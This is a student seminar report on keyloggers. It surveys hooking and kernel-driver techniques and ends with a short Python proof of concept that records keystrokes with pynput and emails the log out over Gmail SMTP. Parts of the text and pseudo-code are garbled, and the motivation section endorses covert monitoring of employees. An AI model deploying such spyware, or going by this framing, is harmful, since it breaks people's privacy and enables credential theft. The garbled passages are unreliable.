Seminar Report

On

Spying using keyloggers

By

Nitin Shyamlal Choudhary

Under the guidance
of

Prof. Rupali Dalvi

'येथे बहुतांचे हित'

DEPARTMENT OF COMPUTER ENGINEERING
Marathwada MitraMandal's College of Engineering
Karvenagar
Savitribai Phule Pune University
2022-2023

Marathwada Mitra Mandal's College of Engineering Karvenagar, Pune Accredited with 'A' Grade by NAAC

'येथे बहुतांचे हित'

CERTIFICATE

This is to certify that **Nitin Shyamlal Choudhary** from **Third Year Computer Engineering** has successfully completed his seminar work titled **"Spying using keyloggers"** at Marathwada Mitra Mandal's College of Engineering, Pune in the partial fulfillment of the Bachelors Degree in the Engineering.

Date:
Place:

Prof. Rupali Dalvi
Guide

Head of the Department

Principal

Acknowledgment

I take this to express my deep sense of gratitude towards my esteemed guide Prof. Rupali Dalvi for giving me this splendid opportunity to select and present this seminar and also providing facilities for successful completion.

I thank Dr. K. S. Thakre, Head, Department of Computer Engineering, for opening the doors of the department towards the realization of the seminar, all the staff members, for their indispensable support, priceless suggestion and for most valuable time lent as and when required. With respect and gratitude, I would like to thank all the people, who have helped me directly or indirectly.

Nitin S. Choudhary
Roll no.TC211 Class:TE-2

Abstract

Keylogger programs attempt to retrieve confidential information by covertly capturing user input via keystroke monitoring and then relaying this information to others, often for malicious purposes. Keyloggers thus pose a major threat to business and personal activities such as Internet transactions, online banking, email, or chat. The surveillance of input devices is much important as monitoring the users logging activity. A keylogger also referred as a keystroke logger, is a software or hardware device which monitors every keystroke typed by a user. Keylogger runs in the background that user cannot identify its presence. It can be used as monitoring software for parents to keep an eye on children activity on computers and for the owner to monitor their employees. We provide a survey results conducted on both students and staff in our college and explanation of why you need to monitor your employees, concept of key loggers and the client server based interception of keyloggers. The logging project capture all storkes of keys along with the title of the appliance where in the keystrokes has been pressed.Using this, we seizing all knowledge in textual content and photo type.

Contents

List of Figures

List of Tables

Chapter 1

Technical Keywords

1.1 Domain Name

Cyber Security.

1.2 Technical Keywords

1) Cybersecurity.

2) Data Centers.

3) Computerized Systems.

4) Phishing.

5) Ransomware.

6) Malware.

7) Social engineering.

Chapter 2

Introduction

Security is essential in an operating system, and there are many software vendors that provide antivirus software and other protection software so that the computer is free from threats or unwanted actions such as phishing, malware, keylogger and others. The term 'keylogger' itself is neutral, and the word describes the program's function. Most sources define a keylogger as a software program designed to secretly monitor and log all keystrokes. This definition is not altogether correct, since a keylogger doesn't have to be software – it can also be a device. Keylogging devices are much rarer than keylogging software, but it is important to keep their existence in mind when thinking about information security. The latest challenge is the keyloggers, both software and hardware. Software based key logging is a familiar constituent of Trojan horses, that are often installed by gaining physical access to the computer or by downloaded programs. Keyloggers have small footprint in terms of memory and processor utilization and this property makes them practically untraceable for the user.Most of the keyloggers initiate their process execution using the name of any system service routine. A study of keylogging programs, along with anti-keylogging techniques, thus should be included in cybersecurity education for several reasons. Keylogger software is easily affordable. utilised software. To guarantee I/O is handled, this keyloggers need to be customised for each target OS system. appropriately. As a result of system variations, operating system-specific mechanisms are inexorably implemented. The usage of the keyboard state table, system routine hooks, and kernel-mode layered drivers in software keyloggers.Keylogging malware might start running and can happen in Various ways, depending on how the keylogger is used and the situation. However, the most practical In order to record keystrokes, keyloggers perform two similar tasks: (a) hooking into the user input flow; and (b) transporting the data to a distant place.

2.1 Domain Description

Cybersecurity is the practice of protecting systems, networks, and programs from digital attacks. The practice is used by individuals and enterprises to protect against unauthorized access to data centers and other computerized systems. These cyberattacks are usually aimed at accessing, changing, or destroying sensitive information; extorting money from users; or interrupting normal business processes.A successful cybersecurity approach has multiple layers of protection spread across the computers, networks, programs, or data that one intends to keep safe. Implementing effective cybersecurity measures is particularly challenging today because there are more devices than people, and attackers are becoming more innovative.

Types of cybersecurity threats:-

Phishing:- Phishing is the practice of sending fraudulent emails that resemble emails from reputable sources. The aim is to steal sensitive data like credit card numbers and login information.

Ransomware:- Ransomware is a type of malicious software. It is designed to extort money by blocking access to files or the computer system until the ransom is paid.

Malware:- Malware is a type of software designed to gain unauthorized access or to cause damage to a computer.

Social engineering:- Social engineering is a tactic that adversaries use to trick you into revealing sensitive information. They can solicit a monetary payment or gain access to your confidential data.

2.2 Problem Definition

Keyloggers are known variously as tracking software, computer activity monitoring software, keystroke monitoring systems, keystroke recorders, keystroke loggers, keyboard sniffers, and snoopware. Although the main purpose of keyloggers is to monitor a user's keyboard actions, they now have capabilities that extend beyond that function. Keyloggers are different from other types of spyware or malware such as viruses and worms. They share the system resources (e.g., CPU and memory) with legitimate programs, stay resident on the system invisibly for as long as is required, and are carefully and simply designed to do their tasks without attracting the attention of users.Keyloggers are a common tool for corporations, which IT departments use to troubleshoot technical problems on their systems and networks—or to keep an eye on employees surreptitiously. The same goes for, say, parents, who want to monitor their children's activities. Suspicious spouses are another market for keyloggers.

2.3 Motivation

Keylogging is a necessary tool for a company to protect sensitive data. Advanced keylogging will enable you to be proactive and protect your company from the inside out. There are many needs of using a software keylogger for employee monitoring.Some of the needs are as follows:-

Saves Time:- Employees sometimes watch videos or chat on social platforms on the clock. They waste valuable time.

Enhances Performance:- It can inspire hard work. There may be employees who will outperform their daily work to impress you.

Reduces Corruption:- In any industry, corruption can be present and can ruin the proper dealings of a company. If there is the presence of a keylogger in your systems, you can find and trace the source of foul activity.

Accurate Reports:- Once you use a software keylogger, you'll get detailed and accurate reports about employee activity. You can ensure your employees are putting forth honest work.

Chapter 3

Literature Survey

3.1 Existing Methods/Tools/Techniques

Keylogger design and implementation strategies are based upon several factors: the infecting medium, the type of target machine, the lifetime of the keylogger, and the level of stealth and footprint left on the machine while active.Infection mechanisms depend on the form of the keylogger.For instance, a software keylogger targeting the user-mode of an operating system is often injected remotely and a hardware keylogger via physical device placement.Software keyloggers require a well-crafted infection mechanism to ensure proper installation.A total of 540 keyloggers, mostly software-based, were reported in a project dedicated to the removal of spyware parasites.Commercial software keyloggers are readly available on the Internet market while the parasitical ones are produced or used by hackers.

Keyloggers are hardware or software tools that capture characters sent from the keyboard to an attached computer. They have both lawful/ethical and unlawful/unethical applications.Lawful applications include:-
1) Quality assurance testers analyzing sources of system errors.
2) Developers and analysts studying user interaction with systems.
3) Employee monitoring.
4) Law enforcement or private investigators looking for evidence of an ongoing crime or inappropriate behavior.

3.2 Literature Survey

[1] S. Sagiroglu and G. Canbek, "Keyloggers: Increasing threats to computer security and privacy," in IEEE Technology and Society Magazine, vol. 28, no. 3, pp. 10-17, Fall 2009, doi: 10.1109/MTS.2009.934159.

Hook-based keyloggers monitor the keyboard with functions provided by the operating system (OS). The OS warns any time a key is pressed and it records the action. Windows hooks are unique to Windows message mechanisms. Fig. 2 shows a block diagram of this method. An application can register (hook) itself into this point so that any message flowing in this mechanism is passed to the application before going to the original target that receives the message. WOS maintains these mechanisms as a hook chain for each hook type. Today, most keyloggers use this technique to capture keystrokes.

Hooks have robust capabilities related to Windows messages and can be classified into two distinct types. Global hooks monitor system-wide messages, and local hooks monitor application-specific messages. A keyboard hook can:

1) read all keyboard messages and pass them to the next hook procedure in a chain.

2) modify the original message and pass it to the next hook procedure.

3) interrupt the message flow by not passing it to the next hook procedure.

[2] Dr Akashdeep Bhardwaj and Dr Sam Goundar, “Keyloggers: silent cyber security weapons”, February 2020.

The authors embedded the keylogger malware inside a Word document and sent it via email. The attacker waits for the user to open the email attachment while keeping the listener running. As soon as the user opens the email attachment, the keylogger malware is silently auto-executed in the background. The user remains unaware of these activities. The algorithm that follows illustrates the steps followed for deployment of the keylogger on the user system and capturing keystrokes and screenshots, and gathering sensitive documents.

[3] Dr. C. Umarani, Rajrishi Sengupta, “Keyloggers: A Malicious Attack”, International Journal of Trend in Scientific Research and Development (IJTSRD), Volume 5 Issue 1, November-December 2020.

In WOS, every application that uses a window interface refers to a table showing the status of 256 virtual keys. This table is normally used by applications for determining the other key states at the same time. For example, a key may be pressed with Ctrl or Shift key. A keylogger can use the GetKeyboardState API function to reveal the keystroke information as shown in Fig. 1, by attaching its thread to the top-level window’s thread message loop using AttachThreadInput API.

[4] M. M. Baig and W. Mahmood, "A Robust Technique of Anti Key-Logging using Key-Logging Mechanism," 2007 Inaugural IEEE-IES Digital EcoSystems and Technologies Conference, 2007, pp. 314-318, doi: 10.1109/DEST.2007.371990.

The keyloggers using this method reside at the kernel level and are thus practically invisible. It is more advanced than the two methods introduced earlier. These keyloggers are difficult to implement, difficult to detect, and administrator privileges are required to install them on a target machine. In this method, a keyboard filter driver is installed by a keylogger before the system's keyboard device driver. This kind of keylogger captures the keystrokes even before the operating system.

[5] Preeti Tuli and Priyanka Sahu, "System Monitoring and Security Using Keylogger", International Journal of Computer Science and Mobile Computing (IJCSMC) Vol. 2, Issue. 3, March 2018, pg.106 – 111.

These are applications that typically identify a keylogger based on the files or DLLs that it installs, and the registry entries that it makes. Although it successfully identifies known keyloggers, it fails to identify a keylogger whose signature is not stored in its database. Some anti-spyware applications use this approach, with varying degrees of success. Most of the anti-virus software's detect Keylogger application based on this approach.

Sr. No.	Author	Method	Advantages	Limitations
1.	Seref Sagiroglu and GurolCanbek	Hook-based keyloggers	Read all keyboard messages and pass them to the next hookprocedure in a chain	Incapable of logging BIOS inputs
2.	Dr Akashdeep Bhardwaj and Dr Sam Goundar	Keylogger malware inside a Word document and sent it via email	In IT firms it plays a prominent role to troubleshoot technical or network issues.	Use of Keylogger is directly a matter of concern about the computer privacy
3.	Dr. C. Umarani and Rajrishi Sengupta	Keyboard State Table Method	It helps an individual who wants to track all the information in his personal computer in case someone uses it	Keyloggers are the ideal devices for modern undercover work or for getting to private corporate information.
4.	M.M. Baig and W. Mahmood	Kernel-Based Keyboard Filter Driver Method	Keyword and password capturing including system logon password	Can cause conflicts on the computer.
5.	Preeti Tuli and Priyanka Sahu	Signature based keylogger	Convergence of all office devices may provide a single integrated site for monitoring	Your social media account like Facebook Twitter Instagram any other platform's username and password can be known to anyone.

Chapter 4

Mathematical Model

Keylogger are implemented using Exact String Matching algorithm that can record all user activities related to the keyboard, and the results are stored automatically in a dedicated database that can only be accessed by the keylogger owner.The exact string matching algorithm is used to match keyboard input variables with input received from the keyboard.

Input:- Strings T (text) with n characters and P (pattern) with m characters.

Output:- Starting index of the first substring of T matching P, or an indication that P is not a substring of T.

The Prefix Function (f):- The Prefix Function, for a pattern encapsulates knowledge about how the pattern matches against the shift of itself. This information can be used to avoid a useless shift of the pattern 'p.' In other words, this enables avoiding backtracking of the string 'S.'

There one most important disadvantage of the string matching approach, which is that it is inefficient. This is because when it has found a position, it does not use it again to find the other position. It goes back to the starting point and looks for the pattern over again. The main focus of these algorithms is to reduce the number of character comparison and to reduce the amount of time required in worst/average case. Most of the basic string matching algorithms run in O(nm) time. While the Proposed algorithm runs in O(m + n) time where n is the length of the string, and m is the length of the pattern.

Chapter 5

Proposed System Architecture

5.1 System Architecture




Figure 5.1: System Architecture

5.2 Design with UML Diagrams

5.2.1 Activity Diagram:-



User enters email id and passoword
If Valid
Connection with email Established
User types key
log=" "
limit= 30
Keylogger reads which key is typed
If character, appends it to log
If space, adds a blank to log
If backspace, removes last letter from log
No
Yes
Is len(log)>limit
Takes screenshot Image
Attaches it to the final message
Final message sent to email

Figure 5.2: Activity Diagram

5.2.2 Component Diagram:-




Figure 5.3: Component Diagram

5.3 Algorithms

The Prefix Function (f):- The Prefix Function, for a pattern encapsulates knowledge about how the pattern matches against the shift of itself. This information can be used to avoid a useless shift of the pattern 'p.' In other words, this enables avoiding backtracking of the string 'S.'

Pseudo-Code of The Prefix Function (f):-

Input: String P (pattern) with m characters.

Output: The prefix function f for P, which maps j to the length of the longest prefix of P that is a suffix of P[1,..j].

```
i ← 1
j ← 0
```

```
while i  m-1 do
 if P[j] = T[j] then
 (we have matched j + 1 characters)
 f(i) ← j + 1
 i ← i + 1
 j ← j + 1

else if j is greater than 0 then (j indexes just after a prefix of P that matches)
 j ← f(j-1)

else
(there is no match)
f(i) ← 0
i ← i + 1
j ← j + 1

else if j greater than 0 then (no match, but we have advanced)
j ← f(j-1) (j indexes just after matching prefix in P)
```

Input: Strings T (text) with n characters and P (pattern) with m characters.
Output: Starting index of the first substring of T matching P, or an indication that P is not a substring of T.

```
f ← The Prefix Function(P)
i ← 0
j ← 0
while i less than n do
    if P[j] = T[i] then
     if j = m - 1 then
       return i - m - 1 (a match)
```

5.4 Implementation/Proof of Concept

Software Requirement:-

1) Operating System - Windows v10.

2) Python Version - Python v3.7.2

3) Python library - Pynput.

4) Python Module - Smtplib,Getpass.

5) Python IDE - Visual Studio Code

Hardware Requirements:-

1) Processor - Intel Core i3 @ 1.80 GHz.

2) RAM - 2 GB.


3) Keyboard - 122 keys.

4) Monitor - 15” colour monitor.

5.5 Important Source Code

```
import getpass
import smtplib
import pynput
from pynput.keyboard import Key, Listener
email = input(”Enter email: ”)
password = getpass.getpass(prompt=’Password: ’,stream=None)
server = smtplib.SMTP_SSL(′smtp.gmail.com′, 465)
server.login(email, password)
fulllog =″
word =″
emailcharlimit = 10
defonpress(key) :
    global word
    global full log
    global email
    global email char limit
    if key == Key.space or key == Key.enter:
        word+=”
        full log+=word
        word=”
    if len(full log) greater than email char limit:
            send log()
            full log=”
    elif key==Key.shift l or key==Key.shift r:
            return
    elif key == Key.backspace:
            word = word[:-1]
    else:
            char = f’key’
            char = char[1:-1]
            word+=char
    if key == Key.esc:
            return False
def send log():
     server.sendmail(
            email,
            email,
           full log )

    with Listener(on press=on press) as listener:
            listener.join()
```

5.6 Implementation/Proof of Concept




```python
import getpass
import smtplib
import pynput
from pynput.keyboard import Key, Listener

email = input("Enter email: ")
password = getpass.getpass(prompt='Password: ',stream=None)
server = smtplib.SMTP_SSL('smtp.gmail.com',465)
server.login(email,password)

full_log = ''
word = ''
email_char_limit = 10

def on_press(key):
    global word
    global full_log
    global email
    global email_char_limit

    if key == Key.space or key == Key.enter:
```

```
Password:
PS C:\Users\nitin\Desktop\Keylogger> python -u "c:\Users\nitin\Desktop\Keylogger\keylogger.py"
Enter email: nitinchoudhary2020.comp@mmcoe.edu.in
Password:
PS C:\Users\nitin\Desktop\Keylogger> python -u "c:\Users\nitin\Desktop\Keylogger\keylogger.py"
Enter email: nitinchoudhary2020.comp@mmcoe.edu.in
Password:
```

mmcoe karvenagar

Marathwada mitra

Figure 5.4: Source code screenshot



(no subject)

